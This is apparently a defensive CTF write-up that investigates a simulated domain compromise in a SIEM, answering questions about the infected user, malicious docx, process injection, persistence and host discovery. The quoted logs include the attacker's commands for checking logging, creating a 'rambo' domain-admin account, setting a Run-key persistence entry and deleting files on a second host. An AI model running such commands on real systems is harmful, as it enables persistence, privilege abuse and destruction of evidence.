<13>Nov 08 14:39:48 HD-FIN-03 AgentDevice-WindowsLog AgentLogFile-Microsoft-Windows-PowerShell/Operational PluginVersion-7.2.9.105 Source-Microsoft-Windows-PowerShell Computer-HD-FIN-03.hackdefend.local OriginatingComputer-192.168.10.15 User-nour Domain-HACKDEFEND EventID-4103 EventIDCode-4103 EventType-4 EventCategory-106 RecordNumber-1080 TimeGenerated-1604875184 TimeWritten-1604875184 Level-Informational Keywords-0 Task-ExecutePipeline Opcode-20 Message-CommandInvocation(Get-ChildItem): "Get-ChildItem" ParameterBinding(Get-ChildItem): name="Path"; value="C:\Users\nour.HACKDEFEND" ParameterBinding(Get-ChildItem): name="Filter"; value="project48" ParameterBinding(Get-ChildItem): name="Recurse"; value="True" ParameterBinding(Get-ChildItem): name="ErrorAction"; value="SilentlyContinue" ParameterBinding(Get-ChildItem): name="Force"; value="True" NonTerminatingError(Get-ChildItem): "Access to the path 'C:\Users\nour.HACKDEFEND\AppData\Local\Application Data' is denied." NonTerminatingError(Get-ChildItem): "A"

Additional Information

Protocol	255	QID	5001981
Log Source	HD-FIN-03	Event Count	1
Custom Rules	RR CategoryDefinition: Exploits Backdoors and Trojans		

9) What is the username of the infected employee using 192.168.10.15?

- In the same attachment, User= nour, infected Host HD-FIN-03

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

System Time: 11:11

Return to Event ListOffenseMap EventFalse PositiveExtract PropertyPreviousNextPrintObfuscation

Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Payload Information

utfhexbase64Wrap Text

<13>Nov 08 14:39:48 HD-FIN-03 AgentDevice-WindowsLog AgentLogFile=Microsoft-Windows-PowerShell/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-PowerShell Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.168.10.15 User=nour Domain=HACKDEFEND EventID=4103 EventIDCode=4103 EventType=4 EventCategory=106 RecordNumber=1080 TimeGenerated=1604875184 TimeWritten=1604875184 Level=Informational Keywords=0 Task=ExecutePipeline Opcode=20 Message=CommandInvocation(Get-ChildItem): "Get-ChildItem" ParameterBinding(Get-ChildItem): name="Path"; value="C:\Users\nour.HACKDEFEND" ParameterBinding(Get-ChildItem): name="Filter"; value="project48" ParameterBinding(Get-ChildItem): name="Recurse"; value="True" ParameterBinding(Get-ChildItem): name="ErrorAction"; value="SilentlyContinue" ParameterBinding(Get-ChildItem): name="Force"; value="True" NonTerminatingError(Get-ChildItem): "Access to the path 'C:\Users\nour.HACKDEFEND\AppData\Local\Application Data' is denied." NonTerminatingError(Get-ChildItem): "A

Additional Information

Protocol	255	QID	5001981
Log Source	HD-FIN-03	Event Count	1
Custom Rules	RR CategoryDefinition: Exploits Backdoors and Trojans		

10) Hackers do not like logging, what logging was the attacker checking to see if enabled?

- Indeed, The attackers do not like logging, well I was actually stuck in this question, first i did tried to filter using some powershell commandline such as one common approach that attacker may have used is to check if Script block logging is running. From our previous analysis, we do know that Pipeline Command Execution Logging is enabled (*"We can see that while searching for the project Name"*).
- Let's first filter the event ID 800 for Pipeline command execution analysis, and further digging into it, we can see "Get-Process | Where-Object { \$_.ProcessName -eq "Sysmon" }", which suggested that the attacker may have been checking if Sysmon was running on the system. Since Sysmon can monitor system activity and potentially detect the attacker's actions, it makes sense that the attacker would want to check if it was running.

Payload Information

utf hex base64
☒ Wrap Text

```
<13>Nov 08 14:55:00 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Windows PowerShell PluginVersion=7.2.9.105 Source=PowerShell Computer=HD-FIN-03.hackdefend.local  
OriginatingComputer=192.168.10.15 User= Domain= EventID=800 EventIDCode=800 EventType=4 EventCategory=8 RecordNumber=1377 TimeGenerated=1604876097 TimeWritten=1604876097  
Level=Informational Keywords=Classic Task=Pipeline Execution Details Opcode=Info Message=Pipeline execution details for command line: Get-Process | Where-Object { $_.ProcessName -eq  
"Sysmon" }. Context Information: DetailSequence=1 DetailTotal=1 SequenceNumber=15 UserId=HACKDEFEND\nour HostName=ConsoleHost HostVersion=5.1.18362.1110 HostId=f46e95db-0788-45ee-adbe-  
c76ac48a81b6 HostApplication=powershell EngineVersion=5.1.18362.1110 RunspaceId=b4b503e2-2e3c-4226-97de-ca72f6649a58 PipelineId=3 ScriptName= CommandLine=Get-Process | Where-Object {  
$_ .ProcessName -eq "Sysmon" Details: CommandInvocation(Get-Process): "Get-Process" CommandInvocation(Where-Object):
```


- Unfortunately this was not the right answer, nevertheless we did get some valuable information. I started filtering out of some event for scriptblocking, I simply used the filter "Payload Matches Regular Expression is ScriptBlock" and there was only one event, further looking into commandline "cmd.exe /Q /c reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 1> \\127.0.0.1\ADMIN\$__1604913874.5822518 2>&1"

Using Search: no noise

Current Filters:

Payload Matches Regular Expression is ScriptBlock (Clear Filter)

▼ Current Statistics

Total Results	1 (1 KB Total)	Compressed Data Files Searched	0 (0 B Total)	Duration	11ms
Data Files Searched	1 (1 MB Total)	Index File Count	0 (0 B Total)	More Details	

Payload Information

utf hex base64

☒ Wrap Text

```
<13>Nov 09 01:25:53 DC AgentDevice-WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=DC.hackdefend.local
OriginatingComputer=192.168.20.20 User=SYSTEM Domain=NT AUTHORITY EventID=1 EventIDCode=1 EventType=4 EventCategory=1 RecordNumber=57242 TimeGenerated=1604913950
TimeWritten=1604913950 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_CREATE_PROCESS Opcode=Info Message=Process Create: RuleName: - UtcTime: 2020-11-09
09:25:50.310 ProcessGuid: {8A754FAD-0B1E-5FA9-60FA-3B0200000000} ProcessId: 2556 Image: C:\Windows\System32\cmd.exe FileVersion: 6.3.9600.16384 (winblue_rtm.130821-1623) Description: Windows Command
Processor Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c reg query
HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 1> \\127.0.0.1\ADMIN$\__1604913874.5822518 2>&1 CurrentDirectory: C:\ User: HA
```

11) Name of the second system the attacker targeted to cover up the employee?

- In the offenses tab, under all offenses, I can see that an offense was generated for 192.168.11.13 around 20 minutes after the offense generated for 192.168.10.15 IP address.
- Looking at the available log sources, I can see that the IP address belongs to “MGNT-01”. I applied a filter for log source “MGNT-01”, Sysmon event ID 1 and included a column for “Process ComamndLine” which is for process creation and logs command line arguments. Looking at the output, I can see multiple events that contain process command line activity related to the ADMIN share, including the removal and deletion of an excel file titled “sami.xlsx” in the Desktop folder.

Source IP	192.168.10.15		192.168.10.15	192.168.10.15
Username	gradarcollector		Multiple (4)	Local (4)
Source IP	192.168.11.13		192.168.11.13	192.168.11.13
Username	gradarcollector		Multiple (5)	Local (6)
Source IP	192.168.10.15		192.168.10.15	192.168.10.15

Offenses for 192.168.11.13 IP Address.

Destination IP	De Po	Us	Ma	Process CommandLine (custom)
192.168.13.11	0	N...		cmd.exe /Q /c del sami.xlsx 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c rm sami.xlsx 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c cd desktop 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c cd .. 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		taskhostw.exe NGCKKeyPregen
192.168.13.11	0	N...		N/A
192.168.13.11	0	N...		cmd.exe /Q /c dir /s/b 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1
192.168.13.11	0	N...		cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1

Removal and deletion of excel file titled “sami.xlsx”.

12) **When was the first malicious connection to the domain controller (log start time — hh:mm:ss)?**

- We know that the first compromised host was "HD-FIN-03" [192.168.10.15] and that it might be a good place to start checking for any malicious connections. I applied a filter for the log source "HD-FIN-03" and for [Sysmon event ID 3](#) (Network Connection Detected). Looking back at the earliest events, I can see that at "11:14:10 PM", the file notepad.exe starts making network connections, which is very suspicious.

Quick Filter

Search

Start Time

1/10/2020

6:15

End Time

30/11/2020

6:20

Update

View:

Select An Option

Display:

Default (Normalized)

Results Limit

1,000

Using Search: no noise

Completed

Current Filters:
EventID (custom) is any of 3 (Clear Filter)

Current Statistics

Total Results

99 (133.1KB Total)

Compressed Data Files Searched

1 (-B Total)

Duration

119ms

Data Files Searched

4,028 (7.4MB Total)

Index File Count

1 (-B Total)

More Details

Records Matched Over Time

Start Time	11:14:10 PM 20/11/20	Storage Time	11:14:10 PM 20/11/20	Log Source Time	11:14:10 PM 20/11/20
------------	----------------------	--------------	----------------------	-----------------	----------------------

Payload Information

utf

hex

base64

☒ Wrap Text

<13 Nov 08 15:14:06 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.168.10.15 User=SYSTEM Domain=NT AUTHORITY EventID=3 EventIDCode=3 EventType=4 EventCategory=3 RecordNumber=33723 TimeGenerated=1604877245 TimeWritten=1604877245 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_NETWORK_CONNECT Opcode=Info Message=Network connection detected: RuleName: - UtcTime: 2020-11-08 23:14:02.276 ProcessGuid: {a72af1fb-72b9-5fa8-5601-000000001c00} ProcessId: 3828 Image: C:\Windows\SysWOW64\notepad.exe User: HACKDEFEND\poupe Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.168.10.15 SourceHostname: HD-FIN-03.hackdefend.local SourcePort: 50149 SourcePortName: - DestinationIsIpv6: false DestinationIp: 192.168.20.20 DestinationHostname: - DestinationPort: 389 DestinationPortName: ldap

13) What is the md5 hash of the malicious file?

- Still working with Sysmon events, I applied a filter for "[Event ID 15: FileCreateStreamHash](#)" and the log source "HD-FIN-03".
- Looking at the events, I can see the MD5 hash [9D08221599FCD9D35D11F9CBD6A0DEA3] for the malicious file titled "important_instructions.docx".

Start Time: 1/10/2020 6:15 End Time: 30/11/2020 6:20 Update

View: Select An Option Display: Default (Normalized) Results Limit: 1,000

Using Search: no noise

Current Filters:

EventID (custom) is any of 15 (Clear Filter) Log Source is HD-FIN-03 (Clear Filter)

Current Statistics

Total Results	9 (8.4KB Total)	Compressed Data Files Searched	0 (0B Total)	Duration	11ms
Data Files Searched	224 (1.1MB Total)	Index File Count	200 (124.4KB Total)	More Details	

Payload Information

utf hex base64

☒ Wrap Text

```
<13>Nov 08 14:29:24 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.168.10.15 User=SYSTEM Domain=NT AUTHORITY EventID=15 EventIDCode=15 EventType=4 EventCategory=15 RecordNumber=33416 TimeGenerated=1604874563 TimeWritten=1604874563 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_FILE_CREATE_STREAM_HASH Opcode=Info Message=File stream created: RuleName: - UtcTime: 2020-11-08 22:29:23.012 ProcessGuid: {a72af1fb-7068-5fa8-3001-000000001c00} ProcessId: 8436 Image: C:\Program Files\Mozilla Firefox\firefox.exe TargetFilename: C:\Users\nour.HACKDEFEND\Downloads\important_instructions.docx CreationUtcTime: 2020-11-08 22:29:14.918 Hash: MD5=9D08221599FCD9D35D11F9CBD6A0DEA3, SHA256=C7738E24AFDE6DE31DD2E9F8E57305EF3F04164608E6B2CDB93B18DE0EDA3863, IMPHASH=00000000000000000000000000000000 Contents: -
```

14) What is the MITRE persistence technique ID used by the attacker?

- Performing a quick search on google reveals that one of the most common techniques for establishing persistence by malware and threat actors is the usage of registry Run keys & Start up folders in a windows system.
- I applied a filter for [Sysmon Event ID 13: RegistryEvent \(Value Set\)](#) and added a column for "Target Object".
- Looking through the events, I can see that a suspicious program is set to run on the Domain Controller every time the user logs in, by using the registry "Run" key.
- In this case is to run the VBS script "C:\Windows\TEMP\PjvQTe.vbs" every time the user logs in.

Quick Filter

Start Time End Time

View: Display: Results Limit

Grouping By:
Target Object (custom)

Current Filters:
EventID (custom) is any of 13 [\(Clear Filter\)](#)

Using Search: no noise

Current Statistics

Total Results	22 (2.1KB Total)	Compressed Data Files Searched	• (•B Total)	Duration	147ms
Data Files Searched	3,208 (3.4MB Total)	Index File Count	• (•B Total)	More Details	

Payload Information

utf hex base64

☒ Wrap Text

```
<13>Nov 09 01:53:35 DC AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=DC.hackdefend.local
OriginatingComputer=192.168.20.20 User=SYSTEM Domain=NT AUTHORITY EventID=13 EventIDCode=13 EventType=4 EventCategory=13 RecordNumber=57283
TimeGenerated=1604915611 TimeWritten=1604915611 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_REG_SETVALUE Opcode=Info Message=Registry value set:
RuleName: T1060 RunKey EventType: SetValue UtcTime: 2020-11-09 09:53:31.419 ProcessGuid: {BA754FAD-112D-5FA9-8334-3F0200000000} ProcessId: 6748 Image:
C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe TargetObject: HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\SsGHOMcjsj Details: C:\Windows\TEMP\PjvQTe.vbs
```

- This activity matches the MITRE persistence technique ID [T1547.001](#)
- Search on Google for MITRE T1547 , We found Registry edit code is 001

MITRE | ATT&CK®

T1547

Techniques

Defenses

CTI

Resources

Benefactors

Blog

Search

TACTICS

Reconnaissance

Resource Development

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Lateral Movement

Collection

Command and Control

Exfiltration

Impact

Mobile

ICS

		mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.
T1547	Boot or Logon Autostart Execution	Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.
.001	Registry Run Keys / Startup Folder	Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account's associated permissions level.
.002	Authentication Package	Adversaries may abuse authentication packages to execute DLLs when the system boots. Windows authentication package DLLs are loaded by the Local Security Authority (LSA) process at system start. They provide support for multiple logon processes and multiple security protocols to the operating system.
.003	Time Providers	Adversaries may abuse time providers to execute DLLs when the system boots. The Windows Time service (W32Time) enables time synchronization across and within domains. W32Time time providers are responsible for retrieving time stamps from hardware/network resources and outputting these values to other network clients.
.004	Winlogon Helper DLL	Adversaries may abuse features of Winlogon to execute DLLs and/or executables when a user logs in. Winlogon.exe is a Windows component responsible for actions at logon/logoff as well as the secure attention sequence (SAS) triggered by Ctrl+Alt+Delete. Registry entries in

15) *What protocol is used to perform host discovery?*

- I applied a filter for the source IP 192.168.10.15, the destination IP 192.168.20.0/24 network subnet and added a column for the Protocol field.
- We can see all the connection records made as part of the internal reconnaissance performed via the PowerShell command seen above and the protocol used => (ICMP_IP)

Quick Filter

Start Time

1/10/2020

6:15

End Time

30/11/2020

View:

Select An Option:

Display:

Default (Normalized)

Results Limit

Current Filters:

Source IP is 192.168.10.15 (Clear Filter)

Destination IP is 192.168.20.0/24 (Clear Filter)

Current Statistics

Total Results

810 (7.7.0KB Total)

Data Files Searched

3,016 (1.4MB Total)

Compressed Data Files Searched

0 (0B Total)

Index File Count

211 (1.1MB Total)

Duration

284ms



More Details

Records Matched Over Time

Destination IP	Source IP (Unique Count)	Protocol (Unique Count)
192.168.20.20	192.168.10.15	icmp_ip
192.168.20.8	192.168.10.15	icmp_ip
192.168.20.9	192.168.10.15	icmp_ip
192.168.20.10	192.168.10.15	icmp_ip
192.168.20.11	192.168.10.15	icmp_ip
192.168.20.12	192.168.10.15	icmp_ip
192.168.20.13	192.168.10.15	icmp_ip
192.168.20.14	192.168.10.15	icmp_ip
192.168.20.15	192.168.10.15	icmp_ip
192.168.20.1	192.168.10.15	icmp_ip
192.168.20.2	192.168.10.15	icmp_ip
192.168.20.3	192.168.10.15	icmp_ip
192.168.20.4	192.168.10.15	icmp_ip
192.168.20.5	192.168.10.15	icmp_ip

16) What is the email service used by the company? (one word)

- We can apply a filter on the log source "Zeek_conn", destination port 53, exclude destination IP 8.8.8.8 and exclude destination IP 192.168.20.0/24 subnet, So the obvious answer is [office365]



17) What is the name of the malicious file used for the initial infection?

- From the question 13, it seems to be the initial chain of infections seems to be from malicious which is important_instructions.docx.
- We will Same Filter as below

Start Time 1/10/2020 6:15 End Time 30/11/2020 6:20 Update

View: Select An Option: Display: Default (Normalized) Results Limit 1,000

Using Search: no noise

Current Filters:

EventID (custom) is any of 15 (Clear Filter) Log Source is HD-FIN-03 (Clear Filter)

Current Statistics

Total Results	1 (4.0KB Total)	Compressed Data Files Searched	1 (0B Total)	Duration	11ms
Data Files Searched	1 (1.1MB Total)	Index File Count	1 (1.1KB Total)	More Details	

Payload Information

utf hex base64

☒ Wrap Text

```
<13>Nov 08 14:29:24 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.168.10.15 User=SYSTEM Domain=NT AUTHORITY EventID=15 EventIDCode=15 EventType=4 EventCategory=15 RecordNumber=33416 TimeGenerated=1604874563 TimeWritten=1604874563 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_FILE_CREATE_STREAM_HASH Opcode=Info Message=File stream created: RuleName: - UtcTime: 2020-11-08 22:29:23.012 ProcessGuid: {a72af1fb-7068-5fa8-3001-000000001c00} ProcessId: 8436 Image: C:\Program Files\Mozilla Firefox\firefox.exe TargetFilename: C:\Users\nour.HACKDEFEND\Downloads\important_instructions.docx CreationUtcTime: 2020-11-08 22:29:14.918 Hash: MD5=9D08221599FCD9D35D11F9CBD6A0DEA3,SHA256=C7738E24AFDE6DE31DD2E9F8E57305EF3F04164608E6B2CDB93B1BDE0EDA3863,IMPHASH=00000000000000000000000000000000 Contents: -
```


18) **What is the name of the new account added by the attacker?**

- To find new accounts added, we can filter on event ID 4720 (A user account was created). When a user account is created in Active Directory, event ID 4720 is logged.
- Looking at the event returned, we can see the name of the account added [rambo] by the attacker.
- Filtering on event 1 ID, we can also see the attacker adding the [rambo] user to domain admins group.

Quick Filter

Start Time1/10/20208:18End Time30/11/20208:23Update

View: Select An Option:Display: Default (Normalized)Results Limit1,000

Using Search: no noise

Current Filters:
EventID (custom) is any of 4720 (Clear Filter)

Current Statistics

utfhexbase64

☒ Wrap Text

<13>Nov 09 01:27:23 DC AgentDevice=WindowsLog AgentLogFile=Security PluginVersion=7.2.9.105 Source=Microsoft-Windows-Security-Auditing Computer=DC.hackdefend.local
OriginatingComputer=192.168.20.20 User= Domain= EventID=4720 EventIDCode=4720 EventType=8 EventCategory=13824 RecordNumber=1587790 TimeGenerated=1604914039
TimeWritten=1604914039 Level=Log Always Keywords=Audit Success Task=SE_ADT_ACCOUNTMANAGEMENT_USERACCOUNT Opcode=Info Message=A user account was created. Subject: Security ID:
HACKDEFEND\Administrator Account Name: Administrator Account Domain: HACKDEFEND Logon ID: 0x23BA50B New Account: Security ID: HACKDEFEND\rambo Account Name: rambo Account Domain:
HACKDEFEND Attributes: SAM Account Name: rambo Display Name: <value not set> User Principal Name: - Home Directory: <value not set> Home Drive: <value not set> Script Path: <value not set>
Profile Path: <value not set> User Workstations: <value not set> Password Last Set: <never> Account Expires: <never> Primar

cmd.exe	cmd.exe /Q /c dir /b/s 1> \\127.0.0.1\ADMIN\\$_1604913874.5822518 2>&1
cmd.exe	cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN\\$_1604913874.5822518 2>&1
cmd.exe	cmd.exe /Q /c ls 1> \\127.0.0.1\ADMIN\\$_1604913874.5822518 2>&1
cmd.exe	cmd.exe /Q /c net group "Domain Admins" rambo /ADD /DOMAIN 1> \\127.0.0.1\ADMIN\\$_1604913874.5822518 2>&1
net1.exe	C:\Windows\system32\net1 group "Domain Admins" username /ADD /DOMAIN
net1.exe	C:\Windows\system32\net1 user rambo not_expandable /ADD /DOMAIN

19) **What is the PID of the process that performed injection?**

- We can filter for [Sysmon Event ID 8: CreateRemoteThread](#), which detects when a process creates a thread in another process.
- This technique is used by malware to inject code and hide in other processes.
- I applied a filter for event ID 8 and the infected host "HD-FIN-03".
- I can see that FSETPBEUslek.exe performed process injection on notepad.exe, as well as the source process ID.

Quick Filter

Start Time

1/10/2020

9:23

End Time

30/11/2020

9:28

Update

View:

Select An Option:

Display:

Default (Normalized)

Results Limit

1,000

Current Filters:

EventID (custom) is any of 8 (Clear Filter)

Current Statistics

Total Results

11 (14.1KB Total)

Compressed Data Files Searched

0 (0B Total)

Duration

1s 111ms

Data Files Searched

3,128 (7.4MB Total)

Index File Count

0 (0B Total)

[More Details](#)

Payload Information

utf

hex

base64

☒ Wrap Text

